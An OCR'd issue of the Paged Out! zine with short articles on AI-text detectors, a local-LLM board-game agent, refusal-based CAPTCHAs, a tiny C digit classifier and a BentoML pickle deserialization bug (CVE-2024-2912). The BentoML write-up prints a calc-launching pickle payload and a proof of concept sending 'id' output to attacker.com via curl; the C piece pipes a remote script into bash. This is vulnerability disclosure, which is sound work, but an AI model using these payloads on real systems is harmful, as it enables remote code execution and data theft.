# PAGED OUT!

#7 **OCTOBER** 2025

cover art by Amir Zand / Illustrator-Concept Designer . www.amirzand.art . instagram: @amirzandartist

# PAGED OUT!

**Paged Out! Institute**
https://pagedout.institute/

**Project Lead**
Gynvael Coldwind

**Editor-in-Chief**
Aga

**DTP Programmer**
foxtrot_charlie

**DTP Advisor**
tusiak_charlie

**Full-stack Engineer**
Dejan "hebi"

**Reviewers**
KrzaQ, disconnect3d,
Hussein Muhaisen,
Xusheng Li, touhidshaikh

We would also like to thank:

**Artist (cover)**
Amir Zand
Illustrator-Concept Designer
www.amirzand.art
Instagram:@amirzandartist

**Additional Art**
cgartists (cgartists.eu)
Ian Dash (ian_)

**Templates**
Matt Miller, wiechu,
Mariusz "oshogbo" Zaborski

**Issue #6 Donators**
Przemo



If you like Paged Out!,
let your friends know about it!

Hello there!

This is me, Aga, your friendly neighbourhood ~~bot~~editor-in-chief.
It seems that every time we meet, something new has been unlocked for our zine. This time is no different, we have broken out of our online ~~prison~~space, and got to see you offline, in the mysterious real world in which I definitely live.

Copies of our zine have been distributed at events, and we could not be happier. It will be happening in the future, too! If you, Dear Reader, are one of the people who managed to get a paper version of our zine, take a photo and share it with us on our social media.
We would love to see our pride and joy in your hands!

And on the topic of pride and joy, without further ado, here's our newest issue. What that means is that you get a new shiny issue to read and we get back to work to put together the next one!
CFP for Issue #8 is officially open!
But wait, wait! Before you start writing, please read this one first :D

*Aga*
*Editor-in-chief*

*Hey everyone!*

*Seventh issue in the seventh year of our zine's existence!*
*A couple of interesting things have happened from the previous issue (March'25), so let me quickly fill you in. First of all, the availability of printed Paged Out! is growing (see the Prints tab on our website). PO!#6 was given out at a couple of different events (cybersec conferences and a demoparty) and we're working on increasing the number of events for PO!#7. Additionally, if you really want to, you can now buy selected PO! issues at lulu.com/spotlight/pagedout — the first print-on-demand bookstore we've onboarded (we're looking both to add the missing issues on Lulu and to onboard more bookstores). On the internal and technical front, we're finally switching to scripted cover generation…*
*I was supposed to write that script like in 2019, ups. No, wait! No, that does NOT mean AI art (we're sticking with human artists thank you very much)! It just means that the cover elements like "issue number/month/year" or "Paged Out! logo" are now put on top of the cover art by a script and based on a set of configs (there's a bit more to it). So the covers — front, spine in case of print, back — will be consistent between all issues. I guess that makes the older PDFs/printed issues collectibles due to slight cover layout differences ;).*
*Anyway, I've held you here long enough. Enjoy Paged Out! #7!*

*Gynvael,*
*Project Lead*



**Project Management and Main Sponsor: HexArcana (hexarcana.ch)**

# Main Menu

# Main Menu

## Programming



## Retro



## Reverse Engineering



## Security/Hacking



## SysAdmin

# Can AI recognize AI?

I wanted to test whether AI checkers really can recognize AI-generated text. To do that, I have prepared four separate samples with these characteristics:
**Sample 1** original text about two little mushrooms living in a nook in an old tree
**Sample 2** fully AI-generated text in GPT 5.0 free version with a prompt to write a story about the same two mushrooms
**Sample 3** AI-generated with prompt to paraphrase Sample 1
**Sample 4** I took Sample 2 and made slight corrections to it, with the premise to only fix about 20% of the overall text to keep it mostly AI-generated (it resulted in changing 19 words out of 103, sometimes only by changing their order).
I have selected four AI checkers.

**The results surprised me. And answered the question in the title for me: sometimes it can but there is no rhyme and reason to it. Only one checker treated my original text as fully human, other three had some doubts ranging from one sentence to almost 30% certainty that AI had some part in writing it. On the other hand, almost all checkers classified Sample 2 correctly, but one believed that it is fully human.**
**My small edits managed to fool all checkers. Paraphrase did not.**

**Thus here are my conclusions:**
**When checking for AI, we cannot trust AI, as it can give us false positives or false negatives, and it is more akin to witch hunt than to scientific investigation. Do you agree?**

***https://originality.ai/ai-checker***
1. 96% human
2. 99% AI generated
3. 100% AI generated
4. 100% human

***https://www.zerogpt.com/***
1. mostly human (28.87% AI GPT)
2. mostly AI (71.06% AI GPT)
3. 100% human
4. mostly human (37.73% AI GPT)

***https://brandwell.ai/ai-content-detector/***
1. passed as human (with one sentences marked as "sound less robotic")
2. fully passed as human
3. hard to tell (with one sentences marked as "could be made more human sounding")
4. fully passed as human


***https://gptzero.me/***
1. 100% human
2. 100% AI
3. 15% AI, 85% mixed (human written, polished using AI)
4. 11% AI, 89% human

Red == very wrong
Green == very right
Black == somewhat in the middle

## Sponsorship Advertisement



## Community Advertisement




[----------MESSAGE----------]

› Python module for GDB and LLDB that makes debugging suck less. Focused on features needed by low-level software developers, hardware hackers and reverse-engineers.


Reverse Engineering with GDB & LLDB Made Easy


[----------SUPPORT----------]

› Want to support us? GO HERE --> https://github.com/sponsors/pwndbg

[----------LINKS----------]

https://pwndbg.re/
https://github.com/pwndbg/pwndbg
https://discord.pwndbg.re/





Amir Zand

website: amirzand.art
instagram:@amirzandartist
X:@amirzandartist

# Escaping the Rat Race: Local Models for Cashflow Decisions

Hello dear readers,

Figure 1: Game board of Robert Kiyosaki's Cashflow game[1]

'Rich Dad, Poor Dad' book author Robert Kiyosaki's *Cashflow* game (`https://www.richdad.com/classic`) simulates the financial journey from paycheck to paycheck survival to financial independence, what the game calls escaping the Rat Race.

As part of an exploration into local language model capabilities and LLM workflows, we set out to build a system that could play the game and make sound financial decisions along the way. The goal: use a small local LLM to reason about deals and guide play based on real financial metrics and situational context.

## First Attempt: Agent-Based Design

Our initial design was agentic: the LLM was equipped with tools (like a calculator), formulas (e.g., cash-on-cash return, passive income thresholds), and context (game state: income, expenses, deals, assets, liabilities). We let the model decide when to invoke tools, which formulas to use, and ultimately which decisions to make.

This quickly exposed the limitations of small local models. They often:

- Skipped tool usage altogether
- Used wrong arguments
- Misapplied formulas
- Made financially irrational decisions

The core issue was a mismatch between what small LLMs can do reliably and the expectations of open-ended, agent-driven workflows.

[1]Source: stock.adobe.com

## Revised Approach: AI Workflow

We restructured the system. No more control flow decisions by the LLM.

Every turn, the system executes a fixed sequence:

1. Parse game event (e.g., a deal card)
2. Compute financial metrics deterministically
3. Summarize current game state and event
4. Provide prompt with instructions and decision task
5. Let the LLM reason and pick an option

By removing branching, tool calling, and memory complexity, the model's reasoning improved drastically. Decisions became more rational and aligned with win conditions. Notably, this workflow successfully got the model out of the Rat Race – something that never happened under the agentic setup.

## Testing and Evaluation

To validate decisions and iterate faster, we decoupled the input source. Instead of simulating the game live, we injected hardcoded test scenarios. This made it easy to inspect behavior in specific, repeatable situations – an essential step for testing LLM workflows.

## Comparison: Agentic vs AI Workflow

| Feature | Agentic | AI Workflow |
|---|---|---|
| Tool calling | LLM-controlled | Predefined, external |
| Control flow | LLM-decided | Fully scripted |
| Reasoning quality | Inconsistent | Reliable |
| Escape Rat Race? | Never | Yes |
| Testing ease | Low | High (decoupled input) |


## Code and Implementation

Check out our GitHub: `https://github.com/avanitanna/cashflow`.
→ Try it, tweak it, extend it – and let us know how it goes.
Got questions? Follow us on LinkedIn (`https://www.linkedin.com/in/avani-tanna/`, `https://www.linkedin.com/in/marius-fleischer/`).
We regularly post projects and content in this space.

## Conclusion

Agent-based designs are tempting – but with small local models, deterministic workflows with delegated reasoning work far better. By reducing what the LLM is responsible for (just think, not act), we built a reliable system that plays the *Cashflow* game effectively, makes smart financial decisions, and escapes the Rat Race.


LinkedIn: https://www.linkedin.com/in/marius-fleischer/
Website: https://olmeke.github.io/
Blog: https://olmeke.github.io/blog/
LinkedIn: https://www.linkedin.com/in/avani-tanna/
Website: https://avanitanna.github.io/
Blog: https://avanitanna.github.io/blog/
Marius Fleischer
Avani Tanna




It's hard to keep up with what leading commercial AI models **can** do.
But what about what they **won't** do?

AI companies are incentivized to align their public models towards certain safety and legal criteria. This opens up a funny avenue for AI Agent detection and model fingerprinting.

If a company releases a model that consistently produces copyright protected content owned by organizations with large legal teams, that might spell trouble.
It's easier to have the LLM refuse to comply with related requests.

Typically guardrails and alignment are adjusted to fit with common human values. I would wager though that most people don't find it all that morally unsound to pirate an old movie.

By taking the difference of what humans are *willing* to do v.s. what commercial LLMs are *willing* to do, we have a really silly and impractical, but effective, CAPTCHA method proof of concept for many agents!

[*] chatgpt.com/share/689949f9-94e4-8002-9e7b-e5876f06d56a


I'm not saying "make users admit to crimes in order to use websites". This is largely a joke. But, as model capabilities continue to improve, we might need some creative ways to approach CAPTCHAs that avoid playing capability cat and mouse games.

Of course, not all models are created by large companies and/or share the same values. But, I think it's fair to say it's likely that model and agent provider choice for the typical user will tend towards large AI companies that set up similar legal guardrails.


BOB
BILMA
JOJO'S AMMO

Let us appreciate how high-level concepts like neural networks are grounded in a raw computation, loops, and floats. So, this is a complete source code for a model that recognizes hand-written digits with 79% accuracy, after just a few minutes of training with geohot's founded tinygrad. It kinda looks like some obfuscated snippet with all these numbers over there. Maybe we could try to draw some analogies with the fact that all the code we write is just zeros and ones at the end of the information processing (before it becomes "real" with being physically stored in our reality). We paved our road with abstractions over 1s and 0s to get human-readable text, and now again we go back to numbers as an expression of instructions. We don't write them by hand, too, but rather we write the code that produces them - just like compilers do. How much code would we need to write to get the same result with traditional programming a.k.a. software 1.0? Beyond my disorganized thoughts, here's the full program:

```
#include <stdio.h>
#include <stdlib.h>
int indices[] = {378, 406, 379, 627, 183, 626, 433, 461, 628, 491, 437, 434, 409, 237, 382, 186, 270,
↪  629, 630, 185, 405, 464, 410, 603, 465, 347, 574, 242, 602, 212, 271, 184, 438, 598, 597, 265, 241,
↪  575}; // despite input being 784 pixels, I use just 38 highest variance pixels to shrink the network
float weights[] = {-2.6672025,3.720505,0.8505282,1.3422484,-2.636372,1.1043103,-0.85062176,-1.9527773,2
↪  .0882084,-2.0669477,-1.9970144,-0.21372716,0.2146659,-1.2956586,-1.0750304,0.23306778,1.5247775,2.2
↪  329452,-0.24254169,-0.42507076,-3.4590507,1.0840492,0.48826838,1.3783659,2.7700822,-0.10787401,1.79
↪  51994,2.229322,1.125063,3.2726717,-1.5354089,0.5135133,-1.3041809,0.4596423,1.9107249,-0.021113567,
↪  0.5247102,1.3451024,1.2648599,-0.18901858,0.15670182,-0.13662411,1.0900304,0.075304985,-2.0290594,0
↪  .5559996,1.7722821,-1.671421,0.16857196,-0.2802445,2.2605882,-1.2435194,-0.8918487,2.1626651,0.5216
↪  712,-1.150574,-2.5214248,1.1753669,-0.19523832,-1.225619,-0.85522246,0.009453653,2.5626512,0.939100
↪  6,2.4912908,0.79103714,-0.3947038,-1.4987473,0.23603283,-0.42771423,-3.4510646,3.0006933,1.7479815,
↪  -2.1030834,2.4005613,-1.1996275,2.6835163,0.9865696,1.7661105,0.8949313,0.46293148,-0.009874889,1.7
↪  970217,0.9370289,-3.1074765,2.3901215,-1.2066079,0.6884785,0.09888414,1.3414234,-3.129279,1.808475,
↪  1.1698684,-1.0350524,0.97296786,0.9084082,0.24815266,2.2209098,0.19738919,0.47146922,0.4953165,1.66
↪  32518,-0.113321014,-1.0463276,-2.856834,-1.2667606,0.6461808,2.6304932,-1.1182032,0.8373631,-3.5389
↪  519,3.771464,-1.1690717,1.5927364,-0.60831916,-0.32481503,-0.05749462,0.124158874,0.5569291,0.15901
↪  493,-2.1496778,3.1064909,-1.6585555,-0.3047165,3.8921661,0.06065391,-1.5706383,-1.5012985,0.5101539
↪  ,-0.35044825,0.14510205,-2.7277462,-0.7490811,-0.008372622,-1.1741576,-0.3618046,-0.89801985,1.7106
↪  953,0.019474238,0.95222837,-3.326622,-7.640447,2.454263,0.6462615,2.3461814,0.5994974,3.1578224,1.5
↪  716813,0.8478786,4.0477533,4.6614223,-0.07343036,1.0298262,1.0608345,-1.441081,2.0768135,0.0712113,
↪  -1.0592607,0.7938886,-0.66810477,0.6728168,-4.465353,-0.110544026,0.056307282,-0.55051476,-0.643839
↪  7,-0.12090356,2.55908,-1.9161041,0.7331097,3.2505188,-0.23190694,-1.634677,-0.73333544,0.37581107,-
↪  0.6093021,-0.72198635,-0.98363197,1.6680431,-1.6548558,-0.4885128,0.49032712,-2.1045966,-0.36174142
↪  ,-0.32770047,0.1879563,0.115526006,2.7294302,-0.68176365,0.4569969,-3.8088655,1.2503426,-0.3842053,
↪  -2.1139655,2.89024,-1.6782197,2.39327,0.26854658,0.49508256,1.0717609,1.0208889,1.7886094,0.9757954
↪  5,2.4752734,2.6047723,2.7388146,0.8524395,-3.2444196,2.5440962,2.5698533,0.92830884,-2.508971,-0.40
↪  163073,-0.26395467,1.3316804,-1.0723085,1.1779476,0.048143625,0.53330785,0.99823904,4.1303964,-5.45
↪  7758,0.7242277,2.607318,-1.9204005,0.4984263,-0.8889726,-1.215446,-0.8853031,-1.3118721,-0.18124482
↪  ,1.862042,1.5182985,1.3359232,-3.703761,1.6838466,-1.105195,-3.5887713,0.58946633,-1.418345,0.01912
↪  9002,-1.8491497,0.0128269,1.5187039,1.3227947,1.5698067,-2.1378365,-2.577171,-0.61924356,-0.4401472
↪  8,2.7666945,-2.0989923,-4.306275,0.6750229,3.612505,3.0495708,2.2476833,0.016769279,1.3172745,2.050
↪  1678,0.06294405,0.6138867,1.7376627,0.070629604,-4.1796055,0.4161378,0.5625004,-2.4892912,-0.855424
↪  8,-2.2306647,2.3575165,3.503826,1.8947155,0.15111609,-0.29006055,1.5461718,-2.6084342,-1.965264,0.5
↪  9452146,0.11614274,-2.8630984,-2.7229707,-0.05253485,-0.08450869,4.3338275,-1.2137616,1.0176344,-0.
↪  17159155,-1.6579889,1.4976182,1.9259946,0.24447091,-0.63529146,-1.132875,-2.0914228,-0.7161244,-1.4
↪  965771,0.5353338,-2.1440215,2.1077147,2.8555048,-1.1169809,-0.24624713,0.6701113,0.3541894,-0.49421
↪  996,-2.610247,1.5164909,1.808757,0.66415983,0.9142718,-2.0942097,0.6006899,2.061101,-2.106996,0.192
↪  41047,-2.8827648,-1.1749773,1.1086155,-1.4160063,-2.2760894,-6.7876673,0.81548965,-0.9459553,3.6673
↪  932,-0.5755814,3.2018678,3.3006163,-0.8954571,0.5199824,0.107318796,1.9816802,2.8530078,-1.1674395,
↪  -3.5087247,0.7204232,2.6761053,-2.5839975,-0.3171214,-0.6143761,2.0938303,1.2403626,-0.30714193,0.1
↪  7384072,-2.885749,1.4368471,-1.2894413,-0.0119080385,0.5354923,-2.5436945,1.3477795,2.9984317,0.256
↪  80757,-1.5419604,-0.7528505,1.2336591,0.7213073,0.31101307,0.7912528,-0.16564405,-1.8122624,-2.1510
↪  758,-0.08370475,1.0632168,-0.5383483,-0.6681875,-1.1410244,2.68453,-0.43609196,-0.04490019,-0.47960
↪  243,-3.5981123,-0.903435,-0.3592408,1.3803711,-1.5311421,1.096341,2.1158495,-0.13388321,0.45479685};
// input: 28x28 pixels image (a grayscale bitmap, each pixel is [0-255]), as 784 argv params
int main(int argc, char *argv[]) { // so ./recognizer 0 0 0 147 200 255 210 34 2 0 (and 774 more)
  float *activations = calloc(10, sizeof(float));
  for (int j = 0; j < 10; j++) { // 10 output classes, one per digit
    for (int i = 0; i < 38; i++) { // 38 input pixels
      activations[j] += weights[j + i * 10] * strtof(argv[indices[i]], NULL) / 255.0f;
    } // up there is a multiplication of network weights by input pixels, normalized by 255 (max value)
  } // training and pixels choice: https://github.com/jmaczan/curiosity/blob/main/paged_out/train_mlp.py
  float max_output = activations[0]; // this network doesn't have hidden layers, just input and output
  int max_output_id = 0; // thanks to that, it fits on the single page and yet works suprisingly well
  for (int i = 0; i < 10; i++) { // no softmax here, because we just need a prediction (a highest value)
    if (activations[i] > max_output) {
      max_output = activations[i];
      max_output_id = i;
    }
  }
  printf("Predicted: %i \n \n", max_output_id);
  free(activations);
  return 0; // if you run *nix and have gcc installed, you can test this code with the script below
} // curl https://raw.githubusercontent.com/jmaczan/curiosity/refs/heads/main/paged_out/val.sh | bash
```

Training code, validation scripts, and other stuff is here: https://github.com/jmaczan/curiosity. Happy hacking!


# # Unveiling BentoML Pickle-Based Serialization

This is the story of how I found a remote code execution in BentoML and how the basis of AI models has been flawed from the beginning.

I'm PinkDraconian and I'm passionate about everything offensive security. In 2024 I looked at the security of various AI libraries and found over 30 CVEs. Welcome to the story of how I found CVE-2024-2912.

## ## BentoML

BentoML is a popular AI framework used to package and serve models.



As part of my usual routine, I began exploring the different methods BentoML used to serialize and deserialize objects, especially machine learning models. All AI models are essentially just objects in a program's runtime, and to transfer these objects, we convert them into a format we can easily store and transfer; this is called serialization. The opposite, the loading or bringing into memory of such a model, is called deserialization. This deserialization is done using `pickle.'

## ## What's Pickle and why is it dangerous?

For anyone unfamiliar with Python, pickle is the default serialization mechanism in the language, converting Python objects into byte streams. While convenient, pickle is known for its inherent dangers when used with untrusted data.

Just look at how simple it is. I urge you all to open a Python terminal and run this command:

*pickle.loads(b'\x80\x04\x95\x00\x00\x00\x00\x00\x00\x00\x8c\x02nt\x94\x8c\x06system\x94\x93\x94\x8c\x08calc.exe\x94\x85\x94R\x94.')*

Let me guess: You didn't run that code because you don't trust me, right? Yet this is what we do all the time when loading AI models.

The models that we all download from various sources are almost always pickle files; the same risk applies if we don't inspect or validate those files before deserializing them. Pickle is so easy to use, so intuitive, that it's almost become a blind spot for developers.

## ## The BentoML bug

I found some mentions of `media_type = "application/vnd.bentoml+pickle"` in BentoML. This made me wonder; normally, when I interact with the BentoML service, I'm sending data using JSON, but it seems that BentoML has created its own media type, `application/vnd.bentoml+pickle`, and the name clearly suggests that this data type might expect pickled data.

So, I put together this simple proof of concept:

```
import pickle, os, requests

class P(object):
    def __reduce__(self):
        return (os.system,("curl http://attacker.com/?result=`id`",))

requests.post('http://bentoml.host.com:3000/summarize', pickle.dumps(P()),
headers={"Content-Type": "application/vnd.bentoml+pickle"})
```

